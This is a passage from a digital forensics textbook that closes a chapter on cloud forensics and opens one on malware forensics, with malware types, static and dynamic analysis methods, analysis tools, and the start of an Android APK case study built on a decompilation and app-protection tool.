


Figure 8-26. *The results*

Summary

We learned the following in this chapter:

- One of the fast-growing trends in the IT industry today is the widespread use of cloud computing.
- Different cloud computing models are Software as a Service (SaaS), Platform as a Service (PaaS), and Infrastructure as a Service (IaaS).
- Cloud Forensics is also recognized as a subset of network forensics as investigators deal with public and private networks, and cloud computing is based on broad network access.
- Cloud forensics consists of three dimensions, namely Technical, Organizational, and Legal.

- There are server-side forensics and client-side forensics. Server-side forensics refers to the forensic procedures performed on the server to obtain evidence.
- Similarly, client-side forensics refers to the forensic procedure performed on the client to obtain evidence.
- Statistics show that cybercrime mostly occurs on the client side, and therefore evidence identification and collection are a vital part of cloud forensics.
- Due to the lack of control of the system and as data is distributed among many hosts in multiple data centers, knowing where the data is physically located is difficult. This is one of the greatest challenges faced by a forensic investigator while performing memory acquisition of the disk.
- Therefore, both customers and investigators are heavily dependent upon the CSP in order to collect the digital evidence from the cloud computing environment and this dependence introduces some serious issues of the Cloud Service Provider's trust and evidence integrity.
- Some Artifacts in Cloud Forensics are Log files of browsers, Physical memory, Registry.
- FaaS (Forensics as a Service) is a newly developed subset under cloud forensics, and this model of cloud computing focuses on providing forensic services over the cloud.
- FaaS should be considered with IaaS, PaaS, and SaaS. Some of the features of FaaS include Instance Gathering Process (IGP), Instance Sample verification, and Dedicated CSP Forensic Storage.

References

https://www.computer.org/csdl/proceedings/hpcc/2016/4297/00/07828448.pdf
https://www.tandfonline.com/doi/full/10.1080/00450618.2016.1153714
https://ieeexplore.ieee.org/document/7904287/
https://www.tonido.com/
https://dpmforensics.com/2017/03/12/cloud-forensics-box/
https://www.sciencepubco.com/index.php/ijet/article/view/12230/4865

CHAPTER 9

Malware Forensics

Malware is a term coined by merging two words – malicious and software, which is used to define a broad range of software that disrupt computer services, steal data, or compromise user safety. It is used to define a range of intrusive and hostile software applications. Malware are software designed for malicious purposes and deliberately cause harm to its target.

Initially malware was designed and shared as pranks or experiments by cyber experts in order to boast their scripting skills. It was all done in good faith, and no evil intentions were in play. But malware scripting evolved to become a multibillion-dollar business as malware authors started to create stronger malware. Such malware was hard to detect, caused harm to affected systems, and even compromised sensitive user data.

Hackers and malware authors have numerous targets, from banks to MNCs, and customized malware are created to exploit these big corporations.

Types of Malware

Let's look at the different types of malware.

Viruses

These are possibly the most common malware type that every user is acquainted with. Virus is a piece of software, which upon being triggered, infects the system and spreads to other computers. Viruses are usually destructive and cause harm to computer processes. These are covert and are hard to detect; advanced viruses modify themselves when they replicate in order to avoid string detection.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_9

Viruses also come in different types:

- Boot Infectors – Target the boot sector of the system.
- File Infectors – Target specific files on a system.
- Macro Viruses – These run under different programs and remain hidden.

Viruses are becoming stronger and more advanced as hackers keep improving their scripts.

Worms

Worms are self-replicating software that spread across the network and eat up large amounts of bandwidth. Worms don't need container files and are stand-alones. Worms might even have payloads that are designed to diddle data on computer system. Worms are commonly spread through mass emails with infected attachments.

Trojan

Trojan Horse or Trojan is a malicious program that disguises itself and fools the user. Its name originates from the ancient wooden Trojan story. Trojans contain a payload that can be a backdoor, keylogger, virus script, or any other malicious program. Trojans are used in social engineering as it relies on the user to install it on a system. Often, Trojans are considered the most dangerous of all malware as these are used as vectors to spread other malware. Trojans are used to acquire financial information, user information, and even spread Ransomware. Some common types of Trojans are the following:

- Remote Access Trojans – install backdoors on target system for hacker to operate it remotely.
- Data destruction Trojans – designed to destroy data on a system.
- Software disabler Trojans – once installed on target system, it stops or kills a program or service.
- There has been a new 'stealthy' Linux backdoor Trojan that has been discovered that bypasses the intrusion the detection system (IDS) and web application firewalls (WAF).

It implants a Backdoor that evades all security vendors. The new Trojan, named 'SpeakUp', exploits known vulnerabilities in six different Linux distributions. The attack is mainly targeting servers on AWS-hosted machines. The SpeakUp Trojan propagates internally within the infected machines, exploiting remote code execution vulnerabilities. It also infects Mac devices with the undetected backdoor.

Rootkits

Rootkit is a collection of malware software that is designed to remotely access and completely take over a computer. They work in stealth by remaining hidden from the monitoring processes of software. Rootkits are extremely dangerous as security products are often ineffective to detect their presence. Meticulous manual detection is the only method to search for Rootkits.

Spyware

Spyware are a type of malware that is designed to spy on users and record their activities. This malware collects user information such as internet browsing history, download history, keystrokes, etc.

Adware

Adware is the most annoying malware, as it auto-delivers advertisements. A common example is pop-up ads. Adware is one the most revenue-generating malware, which is now being used commercially by giant companies. In many cases, Adware has been used as a vector to spread spyware and other malware.

Exploits

Every software has security loopholes that are called vulnerabilities, and hackers use these vulnerabilities to develop Exploits. With these Exploits, a hacker can access the system and cause havoc. Exploits allow hackers to gain control of running processes on a system via privacy escalation. Software companies spend millions of dollars in order to create security patches for vulnerabilities. New vulnerabilities are known as 'Zero-day exploits', which hackers create and sell on the dark web.

Ransomware

Ransomware is an advanced malware that encrypts and blocks access to a system and threatens to wipe the data only in exchange of ransom, hence the name. Once a user pays the ransom, the hacker sends the decryption key to the user. However, there is no guarantee that the hacker will send the decryption key. Hackers ask for ransoms in cryptocurrency in order to avoid being traced.

Bot

Bot is short for robot, so when a malware infects a system and allows the hacker to control all its operations remotely, it becomes a bot. This Bot is then used by a hacker to launch attacks as individual missions or with multiple other bots. This is Botnet. Hackers use bots to carry out a range of operations such as illegal cryptocurrency mining, masquerading, DoS/DDoS attacks, etc.

Malware Analysis

Any malicious program or script is a malware. Malware analysis is the process to determine what the acquired malware sample does. It is a process to get to the internals of the malware code to identify malware type, action, author, etc., and to mitigate future infections. Below are the key processes for Malware Analysis.

Static Analysis

Static analysis involves analyzing the malware without executing it. Cyber Forensic Experts examine the program file's disassembled code, printable settings, graphical files, and other resources. Breaking the malware down to its components helps the cyber forensic experts understand its contents. The cyber forensic expert's goal is to reverse engineer the malware binary to obtain the source code from the machine – executable code. Steps include:

- File type determination
- Strings encoded in binary file
- Obfuscation check

- Hash comparison
- Checking against database

Hashing

Hashing involves converting character strings into a shorter value. This shorter value helps in searching a database. Also, it is an indicator of the integrity of the data. A hash value of the program is generated from the original source and compared with the clone that is being inspected. A matching hash ensures integrity of data on the source and copy of the file/hard disk.

Hashing is standard practice for all forensic investigations. All malware suspected must be hashed prior to analysis.

Antivirus Check

Before forensic investigators start examining the malware files, it is a smart strategy to check the files with a malware database. This can be achieved via antivirus tools, or the files can be uploaded online to a web service that examines it for malware. Antivirus software compares the file signature with its database of malware file signatures and presents results.

String Analysis

A sequence of characters within a program is a string. If a program prints a message, copies a file, or connects to a URL, it contains strings. String analysis helps the cyber forensic experts to find evidence connected with the malware as it contains a lot of technical information. Usually, strings contain things like FTP or HTTP commands that download web pages and files, hostnames, IPs, and also where the malware connects. Via string analysis Investigators can find information about the compiler used, programming language, embedded scripts, etc. Cyber forensic experts may even get clues from the language used to write the malware script and find its country of origin.

Detection of Obfuscation and Packed Archives

Initial analysis may not prove to be sufficient in finding any evidence; therefore, cyber forensic experts then disassemble the malware binary. With disassembly, malware's binary code is translated into valid x86 assembly language. Malware binaries are initially written in high-level languages like C and C++ by malware authors. Later they use a compiler to compile the source code into X86 binary code. By disassembling the malware, it becomes easy to understand how the script was designed. If malware binary is packed, then special tools will be required to first unpack it and then to analyze it. These scripts are in Windows Portable execution format (PE), which describes the structure of Windows program files such as .dll, .exe, and .sys. PE formats instruct Windows how to load a program to memory. The contents of the PE file are studied for details about the malware.

If this provides no conclusive results, then experts proceed toward performing dynamic analysis.

Dynamic Analysis

Dynamic analysis involves running the malware and studying its behavior. Cyber forensic experts create a controlled environment to study the malware. Dynamic analysis is done after static analysis yields no results. It allows cyber forensic experts to find out the true functionality of the malware. This technique comes with risks as cyber forensic experts run an unknown malware sample. Here are the three components of analysis:

- System processes
- Registry analysis
- Network analysis

Sandboxing

As mentioned earlier, cyber forensic experts perform dynamic analysis in a controlled environment; this is possible due to a technology called Sandbox – software that creates a safe and isolated environment where applications are tested without harming the computer. Dynamic analysis can never be performed without sandboxing. Sandboxing allows investigators to carry malware analysis a step further and execute it to study it without the harm of damaging the forensic workstation.

Behavioral Analysis

This method is referring to how the cyber forensic experts observe the malware's behavior upon triggering it. All the details such as how the system files are modified, resource consumption, and other parameters are observed.

Memory Forensics

Memory Forensics is a crucial aspect in today's digital forensics investigations.

RAM is a very useful part of the system, which gives us an insight of all the data that is used by software that are being operational at the point of time the system was live and running. It is of utmost importance since it depicts us with the series of events that were incurred when the attack took place.

Briefly, we can conclude that we get a considerable amount of info with regard to:

- A listing of running/terminated processes.
- Open files of a process.
- Cache-related data like all data regarding the web, SAM database, and much more related stuff.
- DLL's loaded.
- Usernames and Passwords.
- Old/Previous & New/present network connections.

Tools for Analysis

Below are some popular tools and their uses:

- Cuckoo Sandbox – Cuckoo is a very popular sandboxing software that is used in malware analysis. Cuckoo allows cyber forensic experts to analyze files under Windows, Linux, Mac OS X, and Android virtualized environments. It also performs memory analysis and network traffic analysis.
- Yara Rules/Analyzer – A powerful tool that malware researchers use to identify and classify malware samples.
- REMnux – REMnux is a free Linux toolkit that is used in malware analysis and reverse engineering malicious software. REMnux provides a clean and feature-rich environment to analyze malware files with ease.

- Virus total database – an online utility that allows users to upload suspicious files to detect types of malware.
- Google Rapid Response framework – Google Rapid Response or GRR is an incident response framework that focuses on remote live forensics. In a GRR system and file analysis, capabilities are provided by Sleuthkit and pytask, while memory analysis and acquisition are provided by a rekall project.
- Radare – A feature-rich disassembly framework. It performs debugging with local debuggers and has powerful analysis capabilities to speed up reversing.

Challenges

Performing malware analysis is a tedious task for cyber forensic experts. When we compare this discipline of cyber forensics with other disciplines, the risk involved with the digital evidence and forensic system is significantly high. Analyzing malicious scripts requires proper preparation, and cyber forensic experts need to follow and take many precautions. One wrong move, and they risk of damaging their forensic workstation.

In static analysis, if cyber forensic experts encounter advanced malware that use encryption or are polymorphic in nature, then the efforts might be futile. Static malware analysis becomes a time-consuming exercise when a disassembly is performed in search of evidence. As more and more malware scripts are studied, it has been observed that malware authors are using stronger obfuscation for their scripts. This increases the time to examine such scripts and, in some cases, even leads to a dead end in static analysis.

We mentioned hackers getting stronger and sharper with their malware scripts. Recently many malware scripts were studied that showcased 'sandbox evasion'. Such malware could detect the presence of a sandbox environment.

Cyber forensic experts become only as skilled as the hacker's last attack. Cyber forensic experts study hackers' attack patterns and reverse engineer them.

Malware as a Service

The rise of malware threats has surged to new heights with global attacks having increased significantly. As hackers find new platforms to make money, one such very significant one that came under cyber forensic experts' radar was Atom – a platform that provides Ransomware as a Service (RaaS). Unlike its counterparts, Atom ran on public websites and servers and even came with a downloadable program that allowed users to create and upload their payload. This event was taken as a wake-up call by authorities as they realized what threats they are facing. With such services being provided on the internet to script kiddies and noobs, it can be assumed that it will only increase the work of cyber forensic experts. It will increase the work of cyber forensic experts to track and isolate the malware, and also the security companies will need to add it to their database to implement better scan probabilities.

Case Study: Android Malware Analysis

This section covers the techniques to analyze Android malware by using a custom malware sample. The malware, when running on an Android device, will get multiple access permissions to different services and also connect to a C&C (command and control Server).

Custom Malware Sample

APK stands for **Android Package Kit** (also **Android Application Package**) and is the package file format used by an Android operating system to distribute and install mobile apps. It contains all the elements that an app needs to install correctly on a user's device. Manually installing apps using APKs is called sideloading. When a user downloads an APK online, they get an app. Most Android users download and install apps from the Google Play Store, without ever seeing the word APK. A user can also install APK files from their browser on an Android smartphone or tablet by the following steps:

1. Just open your browser, find the APK file you want to download, and tap it – you should then be able to see it downloading on the top bar of your device.
2. Once the .apk file is downloaded, open **Downloads** on your Android device, tap on the APK file, and tap **yes** when prompted. The app will begin installing on your Android device.

For this case study, we will use a few tools like QUIXXI, QARK, and MOBsf. Some other tools that can be used for Malware Analysis are ADB, Wireshark, dex2jar, JD GUI, and high-tech bridge APK analyzer.

Let's do some static analysis.

Tool 1: QUIXXI

QUIXXI is an award-winning, leading platform, which provides enterprises and mobile application developers end-to-end solutions for security, analytics, and blockchains. Basically, this tool is all about providing security to your Android application. QUIXXI Shield provides protection to your device against hackers or cybercriminals who are looking to clone, tamper, inject malicious code, or in general exploit your mobile application. This tool generates an automated Vulnerability Assessment and provides quick static evaluation of your app to outline critical security weaknesses and suggestions on how to fix them. This tool also secures your mobile applications by making it difficult for hackers to reverse engineer the source code and uses advanced technology to detect the genuineness of the app run by the final user.

Here, an application is chosen: for example, Tik-Tok. It is an application used for creating and sharing small videos. The objective of this example is to analyze the vulnerabilities existing in this application.

As we have discussed earlier, QUIXXI provides a detailed analysis of your app. Now, the custom malware (.apk file) is dragged and dropped on the UI as shown in Figure 9-1. After scanning your application, it generates a vulnerability assessment report, in which it lists all the vulnerabilities that are existing in your application.




Figure 9-1. *Quixxi upload form. APK is uploaded for analysis.*

You'll then see the results of the analysis.

After scanning your application, it generates a vulnerability assessment report, which includes all the vulnerabilities in your application.

Vulnerabilities are generally classified into three severity levels: High, Medium, and Low. A High severity vulnerability requires immediate attention and remediation. It also indicates the effort for compromising the vulnerability. A High severity vulnerability is much easier to compromise. A Medium severity poses a risk, but not at the levels of a High severity. A Low severity vulnerability also needs to be addressed but does not possess the levels of threat that High and Medium vulnerabilities pose to the system. Also, the probability of compromise of a Low vulnerability is the least, whereas it is the highest for High and Medium ones.

We have considered the High vulnerabilities category here to indicate the possible levels of compromise and damage caused due to a misconfigured application. These vulnerabilities can lead to a complete takeover of the device/system/data. These vulnerabilities can be exploited by a malicious application to piggyback on its rights and run/install/delete applications. Many times, malware activity may be detected which uses such applications for their use.

Figure 9-2 shows the relevant threat based on the vulnerabilities scanned. It is also a part of your vulnerability assessment report.




***Figure 9-2.** An identified threat*

Some seemingly innocent applications may display these vulnerabilities. Now let's see how App Shield works.

App Shield

Here's the process:

1. Let's use the unsigned unprotected APK.
2. Then click on APK decompiler, and choose the same file to upload and decompile (Figure 9-3).




Figure 9-3. *Decompiling*

3. Click to com + example + quixxi + android test file (Figure 9-4). From there, click to `MainActivity.java`.





***Figure 9-4.** Click to go down the package hierarchy*

4. Here, you can see the code is easily readable, which will help attackers to introduce malicious code (Figure 9-5).



```
public void onRequestPermissionsResult(int requestCode, String[] permissions, int[] grantResults) {
    Log.d(TAG, "Permission callback called-------");
    switch (requestCode) {
        case 10:
            Map<String, Integer> perms = new HashMap();
            perms.put("android.permission.GET_ACCOUNTS", Integer.valueOf(0));
            perms.put("android.permission.ACCESS_FINE_LOCATION", Integer.valueOf(0));
            if (grantResults.length > 0) {
                for (int i = 0; i < permissions.length; i++) {
                    perms.put(permissions[i], Integer.valueOf(grantResults[i]));
                }
                if (((Integer) perms.get("android.permission.GET_ACCOUNTS")).intValue() == 0 && ((Integer) perms.get("android.permission.ACCESS_FINE_LOCATION")).intValue()
== 0) {
                    Log.d(TAG, "Account info & location services permission granted");
                    return;
                }
                Log.d(TAG, "Some permissions are not granted, ask again ");
                if (ActivityCompat.shouldShowRequestPermissionRationale(this, "android.permission.GET_ACCOUNTS") || ActivityCompat.shouldShowRequestPermissionRationale(thi
s, "android.permission.ACCESS_FINE_LOCATION")) {
                    showDialogOKCancel("Account info and Location Services Permission required for this app", new C01731());
                    return;
                }
                showDialogPossibleTroubles("App may not work without all the required permissions", new C01742());
                Toast.makeText(this, "Go to settings and enable permissions", 1).show();
                return;
            }
            return;
        default:
            return;
    }
}

private void showDialogOK(String message, OnClickListener okListener) {
    new Builder(this).setMessage((CharSequence) message).setPositiveButton((CharSequence) "OK", okListener).setNegativeButton((CharSequence) "Cancel", okListener).create
().show();
}

private void showDialogExit(String message, OnClickListener okListener) {
    new Builder(this).setMessage((CharSequence) message).setCancelable(false).setPositiveButton((CharSequence) "OK", okListener).create().show();
}
```

***Figure 9-5.** The decompiled code*

Protect Your App

The solution to all of the above problems is QUIXXI. Let's take the original unprotected APK and protect it.

1. As usual, drag and drop the APK into the box. Configure the security solutions required by the particular app. Once done, the QUIXXI app shield will be applied on your .apk file, and the unsigned unprotected app will be transformed into a signed protected app.
2. Now, the protected application will be available in your **Report** section. Go to Report section to download the protected app.
3. Let's decompile it to see how we've protected it. Choose the file and then upload it
4. Next, click on **Upload and Decompile** option.
5. The APK is uploaded and decompiled successfully as shown in Figure 9-6.




Figure 9-6. *Decompiling the protected APK*

6. Now click to com + example + quixxi + android test file. From there, click to `MainActivity.java` (Figure 9-7).


